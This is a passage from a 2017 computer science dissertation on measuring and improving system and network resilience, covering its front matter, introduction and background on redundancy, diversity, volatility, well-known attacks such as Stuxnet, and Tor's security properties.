

UC Davis

Computer Science

Title

Leveraging Security Metrics to Enhance System and Network Resilience

Permalink

<https://escholarship.org/uc/item/0b41q7v8>

Author

Ganz, Jonathan M

Publication Date

2017-06-01

Leveraging Security Metrics to Enhance System and Network Resilience

By

JONATHAN MICHAEL GANZ

B.S. (University of California, Davis) 2011

DISSERTATION

Submitted in partial satisfaction of the requirements for the degree of

DOCTOR OF PHILOSOPHY

in

Computer Science

in the

OFFICE OF GRADUATE STUDIES

of the

UNIVERSITY OF CALIFORNIA

DAVIS

Approved:

Dr. Sean Peisert, Chair

Dr. Matthew Bishop

Dr. Karl Levitt

Committee in Charge

2017

This work is dedicated to my wife Amanda, whose unwavering support and enduring patience has facilitated my academic achievement.

Contents

Acknowledgments	vii
Chapter 1. Introduction	1
1.1. Definitions	2
1.2. Key Concepts	3
1.3. Goals of this Dissertation	5
1.4. Organization of this Dissertation	6
Chapter 2. Background	7
2.1. Resilience-Enhancing Techniques	9
2.2. Key Attacks	14
2.3. Application of Resilience to Network Tools	16
2.4. Application of Cryptography	19
2.5. Security Metrics	21
Chapter 3. Properties of Computer Experimentation	22
3.1. Falsifiability	22
3.2. Repeatability	23
3.3. Reproducibility	23
3.4. Representation	23
3.5. Limitations of Computers	24
Chapter 4. Multipath Routing	26
4.1. Background	26
4.2. Related Work	28
4.3. Experimental Procedure	31
4.4. Results	40

4.5. Analysis	48
4.6. Limitations	48
4.7. Conclusion	51
4.8. Future Work	52
Chapter 5. Network Retransmit Measurement	53
5.1. Background	53
5.2. Related Work	56
5.3. Experimental Procedure	58
5.4. Results	59
5.5. Evaluation	65
5.6. Discussion	67
5.7. Limitations	68
5.8. Conclusion	69
5.9. Future Work	69
Chapter 6. Address Space Layout Randomization	71
6.1. Background	71
6.2. Related Work	72
6.3. Experimental Procedure	74
6.4. Results	76
6.5. Evaluation	89
6.6. Discussion	90
6.7. Limitations	91
6.8. Conclusion	91
6.9. Future Work	92
Chapter 7. Security Evaluation of Scantegrity II	93
7.1. Voting System Requirements	95
7.2. Overview of Scantegrity	96
7.3. Vulnerabilities in Scantegrity	98

7.4. Proposed Solutions	103
Chapter 8. Conclusion	105
8.1. Future Work	108
Appendix A. Script to Perform Redundant Route Experiments on Client	111
Appendix B. Script to Perform Redundant Route Experiments on ClientEdge	112
Appendix C. Script to Sanitize bwm-ng Data	113
Appendix D. Script to Plot Throughput Observed by bwm-ng	114
Appendix E. Script to Determine Delay in Network Interface Recovery	117
Appendix F. Source Code for Vulnerable Application server.c	119
Appendix G. Source Code for Attack Program client.c	124
Appendix H. Configuration File for <i>tstat</i>	128
Appendix I. Python Code to Generate CPU Utilization Figures	130
Appendix J. Python Code to Generate Boxplots of CPU Utilization	132
Appendix K. Sample Ballot	137
Appendix L. MeetingThreeOut.xml	138
Appendix M. SerialMap.xml	139
Appendix N. geometry.xml	140
Bibliography	142

Jonathan Michael Ganz
June 2017
Computer Science

Leveraging Security Metrics to Enhance System and Network Resilience

Resilience is a relatively new concept in computer security that is continuing to evolve. The research community has not settled on an exact definition for resilience, but most agree that this security property should include resistance to attack, damage recovery, and the ability for a system to learn and better resist such an attack in the future. Much of the existing research has focused on resilience solely in terms of availability, or in defining metrics to describe and compare the resilience of systems. The goal of this dissertation is to not only explore the possibility of a more general framework for resilience, but to also analyze the effectiveness of methods and technologies that can be used to measure and provide resilience.

The dissertation begins by covering common elements of computer security, providing examples, addressing vulnerabilities and exploits, and suggesting potential solutions. In later sections, we examine the feasibility of the proposed solutions. Alternative solutions are compared in the context of a network's priorities, abilities, and dependencies. Our work is inspired by the need for better security metrics in order to quantitatively evaluate and compare different systems and networks. A robust set of metrics that describe the security and recovery features of systems can provide a foundation for at least two key concepts: a network resilience communication protocol and a resilience testing framework. The communication protocol could help network administrators maintain and improve the resilience of their networks. It would facilitate communication between systems on the network so that potential threats can be quickly identified and so that changes can be made autonomously to reduce the impact of a threat without the need for human intervention. The testing framework can be used to test a system's resilience to specific attacks, packaged as portable modules. Network administrators can use data and visualization results of this framework to make informed decisions about how to improve their resilience. The communication protocol may be able to analyze results from the testing framework to improve a network's resilience. The goal of these two projects would be to develop solutions that can improve the resilience of networks in general, taking into account their size, security requirements, and critical functions.

Acknowledgments

This work was supported in part by the Director, Office of Science, Office of Advanced Scientific Computing Research, of the U.S. Department of Energy under Contract No. DE-AC02-05CH11231, and in part by the National Science Foundation Grant Number ACI-1540933, and in part by Lawrence Livermore National Laboratory under Contract No. DE-AC52-07NA27344. Any opinions, findings, conclusions, or recommendations expressed in this material are those of the authors and do not necessarily reflect those of the sponsors of this work.

CHAPTER 1

Introduction

The task of securing computing systems has been a difficult undertaking for organizations since the inception of the Internet. Even before wide area networks had gained popularity, computer owners and users had to contend with private local area networks (LANs) and even non-networked multi-user workstations being abused. A major challenge in ensuring that networks and systems are used in accordance with a given security policy is the inherent uncertainty of the capabilities available to authorized and unauthorized users. This uncertainty makes it difficult to develop perfect security mechanisms that still allow authorized users to perform necessary tasks. New vulnerabilities and exploits are constantly being published with no end in sight. Even though protocols and software continue to be developed to protect against well-known vulnerabilities, the attack-surface grows and vulnerabilities that were not considered are eventually discovered [1].

Given the view that it would be infeasible to detect all attacks before any of them violates an organization's security policy [2], how can one limit the damage inflicted? Furthermore, how can the restoration of service be made as rapidly and completely as possible? *Resilience* is a concept that seeks to develop methods for resisting the effects caused by attacks and automatically recovering from any loss of security that resulted. It is not sufficient for a resilient system to simply secure a network against known attacks. Resilient systems should not rely on attack signatures, but harden themselves to general classes of attacks as part of the automated recovery process. Currently, these tasks are performed by developers during the design of services, or implemented in updates and upgrades. The goal of this work is to provide a framework and key recommendations for building such introspective and sophic abilities into the systems themselves. While systems will never be able to identify all malicious activity instantly, a resilient system will be able to quickly identify security degradations and intervene to recover.

1.1. Definitions

Before attempting to study the resilience of systems and develop solutions that increase survivability in specific or general cases, it is important to first understand what is meant by the term *resilience*. Bishop et al. recognize resilience as a property of systems that requires a more rigorous definition in order for any meaningful discussion to take place [3]. He also identifies the need to expand our understanding of resilience, from a characteristic that is exclusive to availability, to an attribute that applies to all elements of security. Ford et al. argue that the definition used for resilience will influence the solutions developed [4]. Since different systems will have different sets of tasks to perform, a generic metric for resilience will likely often overlook the unique requirements and priorities of the associated organizations. To avoid developing definitions that are overly specific, researchers should focus on common guidelines for the security and recovery of systems, rather than attempt to create a simple universal metric for resilience.

Carvalho et al. provide the following guidelines [5] for designing a measurement of resilience: resilience is multidimensional, often including the ability to recover from attack or failure and the ability to accomplish tasks. Resilience metrics will vary based on how the system is perturbed. The measurement will depend on what is considered the closed system being analyzed. There is no best way to combine measurements for different scenarios into a single metric because scenarios will have different priorities based on an analyzer's context. The measurement should represent both the external and internal state of the system, including its ability to recover from an indefinite number of successful attacks and the cost of maintaining such operation. Carvalho et al. analyze how anti-malware software is reviewed and determine that most reviews focus on how the applications improve the robustness of systems rather than how they improve resilience. Most tests performed analyze the ability of anti-malware products to detect attacks or their effect on system performance; the few tests that review how well applications enable recovery from attacks are performed with much less frequency than the former tests. These tests influence the way in which products are developed: a company is less likely to focus on a feature that will not be noticed by the media reviewing it. In fact, Symantec's senior vice president, Brian Dye, has stated that the company should transition from threat prevention to detection and damage reduction, assuming that networks are already under attack [6].

1.2. Key Concepts

An important aspect of resilience is the notion that security is not black and white, but allows shades of grey: security can degrade to some minimum limit, but so long as security remains above certain thresholds, the system can recover to acceptable service levels. The transition from an all-or-nothing mindset to the realization that there exist intermediate levels of security necessitates new metrics and the ability to characterize those security levels. How the resilience of a network is measured depends on the organization's security policy and the operational roles that the systems are tasked with. For instance, Amazon will likely prioritize availability in order to maximize the number of sales facilitated. The military, on the other hand may focus primarily on confidentiality so that future plans are not compromised. But both organizations need every aspect of security. Amazon desires integrity to guarantee that sales properly transfer funds to them. The integrity of sales, and indeed of their entire site, relies on the confidentiality of their keys: if a malicious party is able to replicate their private cryptographic keys, spoofing a site and performing phishing attacks would increase the rate of successful attempts and damage the company's reputation. The military requires integrity to detect false information and commands; they also need availability so that when genuine information and commands are transmitted, they are properly received. An effective resilience metric should be comprehensive and generic enough for any organization to use.

Resilience research has historically focused on the availability property of security because recovering from degradations in availability is a more comprehensible concept than recovering from degradations in confidentiality or integrity [3]. The common yet antiquated threat model for information security was that sensitive information may exist in a single location and this information must be secured from unauthorized access and unauthorized modification. With advancements in distributed computing and distributed database technology, as well as the general increase in network traffic around the world, this landscape has shifted to one in which information can exist in several locations around the world. Organizations with greater security requirements and services that specialize in data security have adopted techniques to enhance the privacy of information, even when that data is redundantly distributed across several data centers [7, 8]. Similarly, critical information can be secured against unauthorized modification even when that information is replicated over multiple servers [9].

By distributing trust from a single entity to multiple diverse entities, one can prevent the unauthorized disclosure or modification of information, even in the presence of attacks that have compromised some number of systems. This is one aspect of resilience, namely, robustness: the security policy has not been violated, even though individual systems that constitute the network have been compromised. Using a diverse set of systems can prevent attacks that are successful on one subset of the network from compromising other subsets. This diversity supports the ability of the network to respond to attacks by replacing known vulnerable systems with those that appear to resist current attacks, thus recovering to some degree from the malicious activity. It is important to note that, in many cases, it is true that if confidentiality is completely compromised on some critical resource, the information leaked cannot be revoked. But there are levels of degradation in confidentiality and integrity that can be permitted. Chapter 2 covers in greater detail how to transition a network's critical resources (resources that, if attacked, can compromise the entire network's security) to sets of resources with reduced criticality such that the network's security would be only slightly degraded if one of these resources were compromised. If a set of compromised resources is replaced by a set of secured resources before the entire system/service has been compromised, then security can be restored completely. To clarify, in some cases, if a subset of resources is compromised, it may be necessary to replace the entire set of resources. A system employing Shamir's secret sharing [10] will likely require this recovery strategy, as each resource is divided from a single source. When one share is compromised, the original source must be split in a new way to make the compromised share alone worthless. A network of signing servers should not require the replacement of resources that are still secure, as they can operate independently of one another.

This work is motivated by the fact that resilience has not been explored in great depth, and many opportunities exist to develop systems that can tolerate and recover from some reduction in security. Utilities [11], particularly energy grids, are looking into how their networks can benefit from such research. This issue has rapidly become much more important, as we observe network attacks and malware compromising critical infrastructure [12, 13, 14, 15]. It is our intention to make resilience a property that is easier to achieve by developing methods to better measure the properties of resistance and recovery from attacks. This dissertation will outline what it means

for a network to be resilient and lay the groundwork for effective methods by which network administrators can provide and maintain their network’s resilience.

Why is providing resilience a hard problem? Designing computing systems to be resilient is difficult for a few main reasons. The security requirements of different networks and organizations can vary widely; in order to solve this problem, a solution should ideally be able to provide resilience for networks of any size and security policy. Another issue arises from disagreement throughout the community on what the definition of resilience should be. In this dissertation, we will attempt to reconcile both of these issues by providing general recommendations that apply to most users, regardless of how they define their security requirements and what it means to be resilient. For instance, Carvalho defines computer resilience as the presence of the following properties: robustness to attack, redundancy, the ability to recover from a degraded state during or after an attack, and the ability to evolve such that future attacks of the same nature will not be as effective [16]. If one of these properties is missing, then Carvalho would argue that the network is not resilient. A theoretical network that is perfectly robust to attacks (that is, no attack can degrade its security) does not need any form of recovery mechanisms and it does not need any form of evolutionary abilities. The network is not resilient by Carvalho’s definition, but it is perfectly secure. For certain combinations of networks and security policies, this degree of guaranteed security is achievable, but for other services/organizations, it may be worth investigating the properties of recoverability and evolution.

Another issue that makes developing resilience difficult is the common problem of not knowing what vulnerabilities exist in a system currently or in the future. Such knowledge is considered unobtainable [17]. It requires knowledge of all possible attacks on a network, which reduces to the halting problem, a well-known problem in the field of computability theory which is Turing-undecidable [18, 19].

1.3. Goals of this Dissertation

In this dissertation we define what it means for systems or networks of systems to be resilient to attacks on confidentiality, integrity, and availability. We do this by leveraging existing definitions of security in order to reframe security from a binary condition (secure \oplus insecure) to a continuous spectrum in which the minimum threshold acceptable by operators is defined by their security

policy and can lie somewhere between the binary extremes. In conjunction with this, we also identify the need to define metrics for security and outline policies to follow in developing a first generation set of metrics. We do this by classifying common vulnerabilities and security-enhancing techniques with the intention of objectively comparing the level of security provided by current and future solutions.

1.4. Organization of this Dissertation

The remainder of this dissertation proceeds as follows: Chapter 2 covers the background of this dissertation, including relevant theories, related work, and the areas in which previous work can be improved. Chapter 4 describes our experiments in leveraging multipath routing to enhance the resilience of networks. Chapter 5 details our work on measuring the performance of network health monitoring software in the environment of high-throughput (40~100 Gbps) scientific research data transfers. It is critical that tools used to measure networks can keep up with the data being transferred, otherwise real-time recovery of network issues, a key feature of resilience, would not be possible. Chapter 6 analyzes the effectiveness of Address Space Layout Randomization (ASLR) in preventing buffer overflow vulnerabilities from being successfully exploited. As Internet of Things (IoT) devices and Software-Defined Networks (SDN) gain popularity, system vulnerabilities can lead more directly to network vulnerabilities. These embedded systems may lack key security mechanisms to protect their control-flow integrity, so we analyze the resistive properties of different ASLR implementations and suggest how multiple operating systems can make it harder for an attacker to consistently compromise these networks. Chapter 7 provides a report on penetration-testing an electronic voting system known as Scantegrity II. Finally, Chapter 8 concludes by summarizing the contributions of this dissertation and provides potential future work that can be done to extend the research performed.

CHAPTER 2

Background

Computer security has traditionally been split into three main components: availability, integrity, and confidentiality. Availability refers to the accessibility of resources, be they computer systems, data, or any underlying dependency that users rely on, directly or indirectly. This component reflects the ability for users to access desired services. In order for a system to be available, it must be running, and it must meet certain minimum service levels defined by the associated policies. These service levels may be measured as latency, throughput, percent uptime, serviceable request rate, etc. Integrity is a quality related to the accuracy of information and the trustworthiness of respective sources. These sources can be hardware, software, or data. Due to the growing reliance on computing systems for making decisions that impact the real world [20, 21], it is imperative that the systems used are accurate, that the system can handle any inaccuracy that its dependencies might introduce, and that the integrity of these systems and any underlying services can be accurately measured. If the integrity of a system cannot be measured, the user will not be able to determine the degree to which the information it provides can be trusted. Similarly, if the integrity of underlying services cannot be measured, the system will not be able to determine the degree to which it should rely on those dependencies. Finally, confidentiality focuses on preventing unauthorized access to information. It is the ability of systems to keep information secret and to limit access exclusively to authorized individuals. This generally encompasses both the content of information as well as the seemingly mere existence of such information [22]. Common techniques used to accomplish this goal include encryption and access control lists (ACLs). The effectiveness of ACLs relies on the ability of the system implementing them to maintain integrity and prevent users from bypassing the access controls, a property known as inviolability [23].

Ellison identifies the issues that modern networks face in attempting to provide security: organizations rely on several independent networks and no single entity has control or knowledge of every component that constitutes their service; the report calls these “unbounded networks” [24]. He describes the security requirements of a bank to illustrate the need for survivability: the bank

should always preserve integrity and confidentiality; if either of these properties are violated, then the bank did not survive. In extreme cases such as a hurricane, availability may be reasonably sacrificed, but given normal conditions, availability should not degrade below a certain minimum threshold. This threshold of survivability is necessary for a resilient system to be able to recover from failures; If a system and its recovery mechanisms are completely degraded, it will not be able to automatically return to an operational state. Ellison describes potential tradeoffs in security: in the event of a potential attack, availability may be reduced to improve the confidentiality or integrity of the network. Why do we need to differentiate between failures (inside our jurisdiction) and accidents (outside of our jurisdiction)? He contends that in order for a system to be reasonably survivable, it must recover from damaging events without needing to determine the cause of the damage. For instance, the system should not need to know if confidentiality is threatened by an attack, a failure, or an accident; it just needs to know that confidentiality is threatened.

Ellison et al. emphasize the importance of the network to accomplish its goals, regardless of the condition any system components are left in. Although this view may be reasonable for extreme missions conducted by well-funded agencies, the cost and condition of the network can be significant. In order to accomodate all networks and remain consistent with Ellison's directions, we can define the goals of our network such that the operation costs are taken into account [25]. The minimum levels of service acceptable can also change over time. For instance, in the hurricane example, the bank is incapable of providing any availability, but the level of availability required during such an event likely drops to a value near zero: few people will go to the bank during such extreme weather events. One major issue that is not clearly resolved in this work is the implication of systems remaining agnostic to the cause of a security degradation. If the system is unable to determine whether a problem arises due to a failure, accident, or attack, an attacker may be able to trick a system's recovery mechanisms into entering a more vulnerable state. This concern is particularly relevant to the realm of *moving target defense* [26], the concept of changing the system environment in a pseudorandom way to increase uncertainty and complexity for attackers, thereby requiring greater time and effort to successfully exploit vulnerabilities [27, 28]. Since moving target defense systems can adapt to the presence of an attack by changing configurations, an attacker may exploit less critical vulnerabilities in order to shift the systems to configurations that have severe vulnerabilities.

Bodeau and Graubart at MITRE outline specific requirements for advancing cyber resilience, as well as solutions that may evolve over a longer period of time [29]. They leverage methods for transitioning from high-level end results to the steps required to reach those goals. The methods utilized are based on known and potential techniques for improving resilience. Techniques include adaptive response, analytic monitoring, coordinated defense, deception, diversity, redundancy, dynamic positioning and representation, volatility of information and services, access control, and integrity verification.

Throughout this dissertation, we will analyze some of the features listed above, particularly diversity, redundancy, and volatility. Our research is unique in that it analyzes specific security mechanisms rather than the general properties that they provide. We also perform new measurements on these technologies to better understand how they can provide resilience. Before describing the experiments we have undertaken, it is important to detail the technologies, as well as the groundbreaking research that has heretofore been performed. The remainder of this chapter is devoted to providing the background knowledge and key research necessary to understand our work.

2.1. Resilience-Enhancing Techniques

2.1.1. Error Detection

Error detection and *error correction* are vital assets in verifying the integrity of data. While there are numerous algorithms designed for error detection, error correction codes fall under one of two general classes: backward or forward error correction. Backward error correction simply informs the recipient of information that some piece of the data has been corrupted. The sender and receiver then arrange retransmission of the bad piece or pieces. Several factors dictate how efficient backward error correction can be; that is, how much data must be transmitted in order for the desired information to reach a recipient. These factors include the overhead of the protocol used, the size of the chunks that the information is split into, the frequency with which the destination acknowledges the data from the source, and the error rate of the connection. Those factors are further bound by the throughput, latency, and error rate of the connection. Forward error correction has the capability to inform the recipient of specifically how a piece of data has been corrupted, allowing the error to be corrected without further communication to the server. This is done by

adding some amount of redundancy to each chunk of data sent. The optimal amount of redundancy depends on several factors, including throughput, latency, error rate, and the number of bit-errors that the forward error correction code is meant to recover from. If a piece of the data sent is corrupted beyond the limit of the error correction code, the receiver will have to instruct the sender to retransmit that packet.

Due to inadequacies in the checksum field of the transmission control protocol (TCP), its ability to provide integrity cannot be guaranteed [30]. With a field width of only 16 bits, TCP's checksum has a corrupt packet false-negative rate of 1 in 2^{16} or 1 in 65536. Given the inherent noisiness of network communications, endpoints are bound to eventually receive packets that have been corrupted in transit. TCP's limitations on verifying packets can be supplemented to some degree by larger checksums in the data field, or by other error-detection codes provided by a lower-level protocol such as link-level cyclic redundancy checks [31].

2.1.2. Redundancy

Redundancy can increase the availability of services: when the request rate would overwhelm a single server, an additional server can be utilized so that more requests can be serviced. In order to efficiently use the redundant servers, a load-balancer can be used [32]. The basic task of a load-balancer is to assign incoming requests to specific servers based on the amount of work each server is currently processing. This job is challenging for multiple reasons: first, a general algorithm for perfect load-balancing is computationally expensive [33]. Second, due to the real-time nature of most network-based communications, it would be unacceptable for the load-balancer to queue requests indefinitely until an optimal set of requests has been acquired. Third, the load-balancer will often not have information about how much time or how many resources an incoming request will take. If the load-balancer is unable to measure the work required to service a request, it has very limited information available for assigning requests. Even if a server at time $t = 0$ has the fewest requests assigned to it and has the lowest resource utilization, making it a prime candidate for assigning another request, the set of previously assigned requests could, in the future, cause the server's resource utilization to exceed the utilization of any other server. One method to combat this uncertainty is to consider the source, timing, frequency, and any other information related to a request in order to predict how much work a request will require. The load-balancer can also

probe each redundant server for minimum, maximum, average, and current resource utilization to determine how the load can best be balanced.

Redundancy can also provide integrity resilience when an attacker is attempting to compromise or impersonate a service. For example, an attacker may obtain the signing key of a DNS server, allowing them to reroute requests for popular domains to IPs hosting malicious content. This exploit will work for computers whose request reaches the compromised server. If instead of relying on a single response, DNS were resolved using a voting system, in which multiple DNS servers were polled and some threshold number of responses were required to be in agreement, then an attack on one server would be unlikely to reroute requests [34]. Diversity, whether it is realized in the hardware, the operating system, or the software services, can again be leveraged in combination with redundancy to prevent similar attacks on one system in the network from working on all systems in the network. The challenge then becomes how to properly measure the effective diversity among a set of computer systems. It is unlikely that different variants of the same operating system will have many fundamental differences. For instance, Windows 10 Home and Windows 10 Pro share a common code-base and can be expected to have common vulnerabilities. However, even operating systems as different as Windows and Linux can be vulnerable to the same attack if it exploits security inadequacies in a shared library such as OpenSSL.

When determining the results from a network of multiple fairly independent sources, the question arises as to how one can determine what action to take if some number of servers provide responses that cannot be reconciled. This need for agreement, known as consensus [35], can be solved by a simple majority vote, but such a technique is vulnerable to many classes of attack, including denial of service and attacks on its integrity. Several more robust techniques have been developed, key among them is the Paxos algorithm. The Paxos algorithm is designed for distributed systems to eventually reach consensus, so long as more than half of the distributed processes are available and the values they propose are not being corrupted [36, 37]. This strong liveness property is bounded and well-defined by measures such as the number of processes that must remain active, its compatibility with asynchronous communications, and the requirement that the communication between processes must not become corrupted in transit. This algorithm also supports the indefinite removal of unresponsive processes, allowing the network to decrease the number of active processes required to reach consensus. By monitoring the number of failing nodes and the size of

the network over time, one can proactively address individual faults in order to maintain network resilience. If the processes are running on virtual machines or on a virtual network, repairs may be easily automated by simply scheduling the reboot or reimaging of a faulty node.

One shortcoming of the original Paxos algorithm is its inability to handle attacks other than crash failures: corruption of messages by member processes or between processes is explicitly outside of the threat model. Liskov and Castro developed a Byzantine-fault-tolerant protocol [38] which requires more than $\frac{2}{3}$ of the processes to be nonfaulty in order to defend against malicious activity. Lamport also extended Paxos to provide Byzantine-fault-tolerance [39] with similar requirements to guarantee safety and liveness [40]. The key advantage of these algorithms over previous works is that they operate asynchronously: there is no need for a global clock which could become a single point of failure. Furthermore, the asynchronous nature of these algorithms make them compatible with common network communication. Such works prevent all but widespread errors from shutting down a distributed service; with automated detection and repair of nodes, resilience can be realized in these networks.

2.1.3. Diversity

Diversity can improve security by providing services that have overlapping protections. Individual services may suffer from unique vulnerabilities, but when combined in parallel, the set of services may have no single point of failure. In order to completely degrade the security of these services, multiple exploits would need to be incorporated. For example, certain versions of the Network Time Protocol (NTP) are capable of being implicated in Denial of Service attacks [41]. Using multiple versions of NTP decreases the success rate of such attacks. Although having the latest version of NTP would also prevent this specific attack, the Heartbleed bug [42] affected the latest version of OpenSSL when it was published. Servers using OpenSSL versions before 1.0.1 are not affected while versions 1.0.1 to 1.0.1f are affected.

One would likely prefer to run the most secure version of any software rather than multiple versions of a service, especially when vulnerabilities are known to exist in a specific set of versions. However, the most effective targeted attacks are those that utilize unpublished zero-day exploits; those for which the victim is unaware of the vulnerability [43]. Therefore, one cannot be certain which implementations will prove more secure than others and the safest choice is to use a diverse set of services. Another method of obtaining diversity is through *n-version programming* [44]. The

goal of this technique is to produce different implementations of a software specification, where each implementation may have different unknown vulnerabilities, but the set of all implementations is more secure than any one implementation alone. Although the efficacy of n-version programming for reliability has been disputed [45, 46], its application can be utilized judiciously to add diversity where it is needed most and to improve the detection of vulnerabilities [47, 48]. Accurate measurement of a system's security may be required to determine which methods and features need diversity most.

Diversity can also be geographic: if a network is spread across the globe, not only will the latency of some connections decrease, but Denial of Service attacks targeting one location will have little direct effect on the networks in other regions, minimizing the degradation in availability [49]. However, clients unable to contact their local server may be diverted to servers in other regions, increasing their traffic as an indirect effect. A distributed network will be resilient not only to attacks on its availability, but also to Byzantine faults along the path from a client to an arbitrary server [50, 51].

Using diverse systems of hardware and software can prevent a bug from decimating the network, and instead affect only a small portion that does not degrade service below the threshold acceptable range [52, 53]. A vulnerability that affects a certain class of hardware or software, but no other classes, will have little effect on the availability of a diverse network. Load balancing enables diverse and redundant systems to offload their work to another system that is more capable in case any of the above problems are encountered. Load balancing can also be integrated into the development process: the problems that can arise by updating production code can be reduced if the code is slowly propagated to relevant systems on the network [54]. Any issues that are encountered will affect only a portion of the network and will allow the unaffected systems to handle the load that the incapacitated systems were meant to service [55].

2.1.4. Volatility

Volatility can slow adversaries attempting to influence otherwise vulnerable systems, due to the lack of consistency and the increase in complexity that it can present. In cases where the attacker has limited resources or the target platform's entropy is high enough, such exploits can be prevented. Techniques such as IP-hopping [56, 57, 58] can be used to facilitate secure communication

and minimize the impact of attacks that require persistence to succeed. IP-hopping relies on masking the true addresses of communicating systems and frequently changing the masks used to reach those systems. Devices that are authorized to communicate on such networks will have a synchronized mask that seamlessly transforms IP addresses. At the system level, Address Space Layout Randomization (ASLR) [59, 60] hardens devices against buffer-overflow [61] attacks designed to usurp an application or operating system’s control-flow. Similarly, Instruction Set Randomization aims to prevent attacks on control-flow integrity by adding complexity to the running processes. Instruction Set Randomization accomplishes this by encoding the machine code instructions with a unique key [62]. Without this key, it is infeasible for an attacker to generate injectable machine code that will execute properly. Instead of compromising the system, the attack will likely only cause the vulnerable process to crash.

But volatility can benefit attackers in the same way that advancements in deception have helped mask exploits. Metamorphism and polymorphism are utilized by worms and other malware to evade detection and increase infection rates [63]. Malware that relies on polymorphism alone is unlikely to fare well against antivirus programs because the code is often decrypted in memory before execution [64], at which point a signature can be matched and the attack blocked. With advancements in efficient fully homomorphic encryption [65, 66], it may soon be possible for an encrypted worm or virus to execute without ever being decrypted. As methods for dynamic randomization and diversity improve, metamorphism can improve. Automated software diversity can be utilized to provide worms with diverse signatures that become harder to detect [67].

2.2. Key Attacks

The Stuxnet worm [12] is an excellent example of the power that attacks on integrity can have, with lasting real-world effects. This malware targeted specific industrial control systems (ICS) at the Natanz nuclear facilities by exploiting vulnerabilities in the integrity of both the Windows operating system and the supervisory control and data acquisition (SCADA) software to reprogram the target controllers. Stuxnet’s following actions on the controllers depended on which model it resided on: for the Siemens SIMATIC S7-315 controller, a simple denial of service was performed in which the routine operations ceased to function. For the Siemens SIMATIC S7-417 controller, integrity was further attacked: the malware performed a replay attack in which pre-recorded data

from a similar ICS was input to the controller [13]. This replay attack convinced the S7-417 controller that a centrifuge it was monitoring was spinning at a much lower RPM than it was in reality. The controller instructed the centrifuge to increase speed beyond its physical limits, resulting in permanent damage to the equipment.

The Stuxnet attack primarily exploited flaws in the mechanisms for enforcing integrity and presented information that does not align with ground truth. It also illustrates the need for greater security and resilience in embedded systems: had the ICS relied on diverse sources of data instead of a single source, the attack would be much harder to execute. Furthermore, had the computer systems capable of programming these ICS relied on a corporate digital signature as well as manufacturer signatures, the attacker would need to obtain another signing key. The nuclear facility and other administrators of such hardware do not have access to the manufacturer signing keys, so they must rely on these vendors to keep this critical information secure. If an additional signing key protected by the nuclear facility were required, the system administrators would be much more likely to detect such a compromise and initiate recovery procedures by revoking that key.

The Ukrainian power grid was also a target of cyber attacks: the primary goal was denial of service [14]. Hackers were able to gain control of ICS through means of spear-phishing and credential-harvesting for privilege-escalation. The ICS were instructed to open circuit breakers at substations, causing a widespread power outage. The damage that this attack caused was prolonged by deleting the software from computer systems that could have been used to perform recovery procedures and by taking the phone-service offline so that human coordination was hampered. These cases illustrate the need for much stronger enforcement of integrity, even on the most basic embedded devices [68].

Some attacks on confidentiality rely on exploiting integrity: an attacker may infiltrate and corrupt a trust network in order to modify the source code of PRNGs or other cryptographic libraries with the goal of having it be accepted by the development community [69, 70]. It is likely easier and faster to convince non-developer users to install malicious libraries than to have a pull-request with malicious code be accepted to a popular and official repository [71, 72]. Nonetheless, further research on social trust and integrity could help prevent such infiltrations of developer networks.

2.3. Application of Resilience to Network Tools

The redundancy and diversity that multipath routing provides can also potentially increase integrity. Man-in-the-Middle attacks [22] that are able to authenticate with targets [73] pose a serious risk to the integrity, as well as the confidentiality of that communication. If the path between any one client and a set of servers is randomly chosen, the malicious man-in-the-middle will often not be involved in forwarding the traffic, preventing it from observing the communications taking place. Although some clients will occasionally be routed over a path containing the MitM, the random nature of multipath routing will prevent a malicious forwarder from persistently eavesdropping on a specific connection, so long as those paths do not share the MitM as a common vertex. There is a clear tradeoff here: in the classical network configuration, a certain set of network connection pairs will generally be under continuous view and influence by the man-in-the-middle. When multipath routing is active, a greater set of network connection pairs may be viewed or influenced by the adversary, but these vulnerable connections will generally be much shorter-lived as the endpoints will occasionally use paths that do not include the eavesdropper. Given enough available routes and a policy to change paths frequently enough, the man-in-the-middle may never get the opportunity to influence the endpoints or observe confidential information. Measuring the diversity of network routes and applying information theory, one might derive a function over time for the probability that some device along the path is capable of compromising the integrity or confidentiality of the communication.

Networks that have a dedicated control channel and a dedicated data channel [74] can provide increased integrity. Multi-Channel networks can improve integrity because information received on the data channel would not be mistaken for control commands. Therefore, such forgeries would fail to convince devices that have dedicated control and data channels [75]. Furthermore, providing separate channels for control and data has the potential to reduce congestion in networks with an overwhelmingly dominant type of traffic. If data packets comprise the majority of traffic, a separate channel for control packets will allow the data channel to be more efficiently utilized. If control packets comprise the majority of traffic, a separate channel for data packets will allow the control channel to be more efficiently utilized.

The Onion Router (Tor) [76] is based on work by the United States Naval Research Laboratory to develop an anonymous communication platform [77]. Tor operates as a peer-to-peer network,

consisting of entry guards, middle relays, and exit nodes. The original onion routing scheme did not check the integrity of the data being transmitted, allowing any node along the path to change the contents of messages. The second iteration addresses this flaw by confirming the integrity of each packet before forwarding it outside of the Tor network. This prevents a malicious Tor node from rerouting connections through colluding nodes and from using covert channels to de-anonymize the endpoints [78, 79]. However, the low-latency property that Tor hails as a key to efficiency and scalability leaves it vulnerable to certain traffic analysis attacks that can associate separate connections that share a common endpoint and can narrow down the set of possible nodes associated with connections being observed [80].

Just as the integrity of Tor was investigated, it is important to review the confidentiality properties that Tor provides. The network anonymizes internet traffic by encrypting connections and using a set of nodes to separate the endpoints from any individual observer. Tor provides additional confidentiality in the form of Tor hidden services: servers operated over Tor whose IP address, and therefore its physical location, is withheld [76]. But attacks on the implementation of these hidden services and Tor itself can de-anonymize the server and its clients [81, 82, 83]. Certain attacks enable the unauthorized measurement of a hidden service's popularity while impersonation of the hidden services can cause denial of service. One can obtain an identifiable descriptor for any hidden service, de-anonymize its guard node, and potentially reveal the IP address over a prolonged period of time [84]. These attacks are possible due to vulnerabilities in Tor's integrity checking methods: a relay can convince the network that it is capable of routing more bandwidth than it is capable of using, increasing its chance of being part of a connection's path.

